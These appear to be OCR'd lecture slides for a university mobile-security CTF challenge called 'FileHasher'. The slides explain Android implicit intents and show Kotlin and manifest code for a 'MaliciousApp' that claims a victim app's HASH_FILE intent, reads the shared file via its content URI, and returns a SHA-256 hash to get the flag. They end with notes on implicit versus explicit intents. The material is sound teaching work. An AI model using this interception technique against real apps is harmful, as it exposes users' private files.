UNIVERSITÀ DEGLI STUDI DI PADOVA

FileHasher

Mobile security – Challenge 01


Alberto Lazari

October 13, 2023


Challenge background

Main topics


Activities



Messages Activity




Compose Activity




Settings Activity

Main topics


Activities



Messages Activity



Compose Activity




Settings Activity

Intents


$$\begin{tikzcd}\texttt{MainActivity} \arrow[r, "\texttt{com.example.app.OtherActivity}"] & \texttt{OtherActivity}\end{tikzcd}$$

Implicit intents

“Hey, could you find someone that can do this for me?"



Implicit intents



Implicit intents

“Can anyone do action

`com.example.intent.action.OPEN_A_LINK`?"

Implicit intents

“I can do it!"

`SomeBrowser`

The challenge

How does it work?

“Can someone generate the hash of a file for me, please?"

`VictimApp`

$\xrightarrow{\texttt{com.mobiotsec.intent.action.HASH\_FILE}}$

How does it work?

“Of course!"


$$\begin{tikzcd} \texttt{VictimApp} \arrow[r, "\texttt{com.mobiotsec.intent.action.HASH\_FILE}"] & \texttt{MaliciousApp} \end{tikzcd}$$

How does it work?

doing stuff

`VictimApp` `MaliciousApp`

How does it work?



How does it work?

“Thanks, the flag is

FLAG{…}*"*

`VictimApp`

`MaliciousApp`

#TODO

1. Catch the intent
2. Read the file
3. Hash the file
4. Return the result

#TODO

1. Catch the intent
2. Read the file
3. Hash the file
4. Return the result

#TODO

1. Catch the intent
2. Read the file
3. Hash the file
4. Return the result

#TODO

1. Catch the intent
2. Read the file
3. Hash the file
4. Return the result

Implementation

Catch the intent

- Create simple activity
- Create barebones layout
- Declare intent filter
- See the result

`java/com/example/maliciousapp/HashFile.kt`

```kotlin
class HashFile : AppCompatActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        // Display activity layout
        super.onCreate(savedInstanceState)
        setContentView(R.layout.hash_file)
    }
}
```

Catch the intent

- Create simple activity
- Create barebones layout
- Declare intent filter
- See the result

res/layout/hash_file.xml

```
<RelativeLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:gravity="center">

    <TextView
        android:id="@+id/debug_text"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Debug info will appear here"
        android:textSize="24sp" />
</RelativeLayout>
```

Catch the intent


- Create simple activity
- Create barebones layout
- Declare intent filter
- See the result

AndroidManifest.xml

```
...
<activity android:name=".MainActivity" android:exported="true">
  <intent-filter>
    <category android:name="android.intent.category.LAUNCHER" />
    <action android:name="android.intent.action.MAIN" />
  </intent-filter>
</activity>
<activity android:name=".HashFile" android:exported="true">
  <intent-filter>
    <action android:name="com.mobiotsec.intent.action.HASHFILE" />
    <category android:name="android.intent.category.DEFAULT" />
    <!-- Look with `adb logcat` -->
    <data android:mimeType="text/plain" />
  </intent-filter>
</activity>
```

Catch the intent

- Create simple activity
- Create barebones layout
- Declare intent filter
- See the result


6:33

MaliciousApp

Debug info will appear here

Read the file


- Get the intent data
- View it
- Read the file content

java/com/example/maliciousapp/HashFile.kt

```
val debugTextField = findViewById<TextView>(R.id.debug_text)
debugTextField.text = intent.data?.toString()
```

Read the file

- Get the intent data
- View it
- Read the file content



```
content://com.example
.victimapp.fileprovider/data
/YM3oPnYG.dat
```

Read the file

- Get the intent data
- View it
- Read the file content

`java/com/example/maliciousapp/HashFile.kt`

```kotlin
val fileUri = intent.data
if (fileUri != null) {
    val bytes = contentResolver
        .openInputStream(fileUri)
        ?.readAllBytes()
}
```

Hash the file

- Hash the bytes
- Get a string representation of the hashed bytes
- Print the hash

java/com/example/maliciousapp/HashFile.kt

```kotlin
val hashedBytes = MessageDigest
    .getInstance("SHA-256")
    .apply { update(bytes) }
    .digest()
```

Hash the file


- Hash the bytes
- Get a string representation of the hashed bytes
- Print the hash

`java/com/example/maliciousapp/HashFile.kt`

```
val hash = Hex.toHexString(hashedBytes)
debugTextField.text = "The hash is: $hash"
```

Hash the file


- Hash the bytes
- Get a string representation of the hashed bytes
- Print the hash



```
The hash is:
a592816cedf1d57ea9228d7b
a1145256d4d9764efc78b70b
cc58b5b4922f305c
```

Hash the file

- Hash the bytes
- Get a string representation of the hashed bytes
- Print the hash (looks like a legit hash)



```
The hash is:
a592816cedf1d57ea9228d7b
a1145256d4d9764efc78b70b
cc58b5b4922f305c
```

Return the result

- Set the result and finish
- You can finally get the flag!

java/com/example/maliciousapp/HashFile.kt

```
setResult(
    Activity.RESULT_OK,
    Intent().putExtra("hash", hash)
)
finish()
```

Return the result

- Set the result and finish
- You can finally get the flag!

Security considerations

Implicit vs explicit


- Implicit intents: may get caught by anyone, even malicious apps

Implicit vs explicit

- Implicit intents: may get caught by anyone, even malicious apps
- Explicit intents: managed by a known and trusted app (the one intended to receive it)

When is the attack effective?


Only a single app able to receive the intent



When is the attack effective?

Only a single app able to receive the intent

User less prone to share sensitive information with an unknown app



That’s all